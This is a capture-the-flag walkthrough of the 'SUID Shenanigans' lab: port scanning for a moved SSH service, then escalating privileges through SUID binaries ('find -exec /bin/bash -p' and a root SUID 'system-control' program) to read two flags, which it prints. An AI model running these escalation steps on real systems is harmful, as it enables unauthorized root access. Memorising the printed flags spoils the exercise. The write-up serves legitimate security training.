
Day 8 - SUID Shenanigans

Scenario



Task 13 [Day 8] SUID Shenanigans

Elf Holly is suspicious of Elf-ministrator and wants to get onto the **root** account of a server he setup to see what files are on his account. The problem is, Holly is a low-privileged user.. can you escalate her privileges and hack your way into the root account?


Deploy and SSH into the machine.
Username: holly
Password: tuD@4vt0G*TU

SSH is not running on the standard port.. You might need to nmap scan the machine to find which port SSH is running on.
nmap *<machine_ip>* -p *<start_port>-<end_port>*

Read the supporting materials here.

now let's access to Elf Holly SSH account and check out this sus Elf-mistrator account.


port 22 connection refused? ok so seems like the SSH is not running on the default SSH port



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
└─$ ssh holly@10.10.186.140
ssh: connect to host 10.10.186.140 port 22: Connection refused

┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
```


let's use masscan to find out the ssh port
//port 65534?



```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ sudo masscan -p1-65535 -e tun0 10.10.186.140

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-11-28 16:59:40 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 65534/tcp on 10.10.186.140
```


let's use netcat to grab the banner & yes it's a ssh port



```
┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
└─$ nc -v 10.10.186.140 65534
10.10.186.140: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.186.140] 65534 (?) open
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```


Question: What port is SSH running on?
-65534

now let's login into Elf Holly SSH account & we're in




```
┌──(nobodyatall㉿0×DEADBEEF)-[~/Desktop/research]
└─$ ssh -p 65534 holly@10.10.186.140
holly@10.10.186.140's password:
    {} _  \
        |__ \
       /_____\
       \o o)\)_______
       (<  ) /#######\
     __{'~` }#########|
    /  {   _}_/########|
   /   {  / _|#/ )####|
  /   \_~/ /_ \  |####|
  \______\/  \ | |####|
   \__________\|/#####|
    |__[X]_____/ \###/
    /___________\
     |    |/    |
     |___/ |___/
    _|   /_|   /
   (___,_(___,_)
Last login: Sat Dec  7 22:04:05 2019 from 10.0.0.20
holly@ip-10-10-186-140:~$ 
```

let's check out the .bash_history see what does this sus holly does on his account
//finding suid bit for root user? that's kinda sus




```
holly@ip-10-10-186-140:~$ cat .bash_history
find
find -name
find / -user root -perm -4000 -print 2>/dev/null
find pentestlab -exec whoami \;
touch test
find test -exec whoami \;
ls -la
rm .bash_history
exit
ls
ls -la
cat /home/igor/
cat /home/igor/flag1.txt
ls
cat .bash_history
ls -la
sudo su igor
su igor
ls
rm test
holly@ip-10-10-186-140:~$
```

now let's find the suid bit that we can used to privilege escalate
//we've found a sus suid binary that owned by igor user




```
holly@ip-10-10-186-140:~$ find / -user igor -perm -u=s -type f  -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 igor igor 221768 Feb  7  2016 /usr/bin/find
-rwsr-xr-x 1 igor igor 2770528 Mar 31  2016 /usr/bin/nmap
holly@ip-10-10-186-140:~$
```

let's use it to privilege escalate to igor user & now our euid bit are set to igor user




```
holly@ip-10-10-186-140:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-4.3$ id
uid=1001(holly) gid=1001(holly) euid=1002(igor) groups=1001(holly)
bash-4.3$
```

Question: Find and run a file as igor. Read the file /home/igor/flag1.txt




```
bash-4.3$ cat  /home/igor/flag1.txt
THM{d3f0708bdd9accda7f937d013eaf2cd8}
bash-4.3$ -
```

Now let's find another binary that's belong to root user




```
-rwsr-xr-x 1 igor igor 2770528 Mar 31  2016 /usr/bin/nmap
holly@ip-10-10-186-140:~$ find / -user root -perm -u=s -type f  -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
```

this system-control binary seems kinda sus here as normally this binary aren't exist in the unix system



```
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/7396/usr/sbin/ppp
-rwsrwxr-x 1 root root 8880 Dec  7  2019 /usr/bin/system-control
-rwsr-xr-x 1 root root 32944 Mar 26  2019 /usr/bin/newuidmap
```

let's check it out what does the system-control binary does
//so it seems like it'll set the uid to 0 & exec the command




```
holly@ip-10-10-186-140:~$ /usr/bin/system-control

===== System Control Binary =====

Enter system command: id
uid=0(root) gid=1001(holly) groups=1001(holly)
holly@ip-10-10-186-140:~$ 
```

let's break out from the restricted system control binary to get root shell & voila now our uid are 0 which is root now




```
holly@ip-10-10-186-140:~$ /usr/bin/system-control

===== System Control Binary =====

Enter system command: /bin/bash -p
root@ip-10-10-186-140:~# id
uid=0(root) gid=1001(holly) groups=1001(holly)
root@ip-10-10-186-140:~# 
```

Question: Find another binary file that has the SUID bit set. Using this file, can you become the root user and read the /root/flag2.txt file?



```
root@ip-10-10-186-140:~# cat /root/flag2.txt
THM{8c8211826239d849fa8d6df03749c3a2}
root@ip-10-10-186-140:~# 
```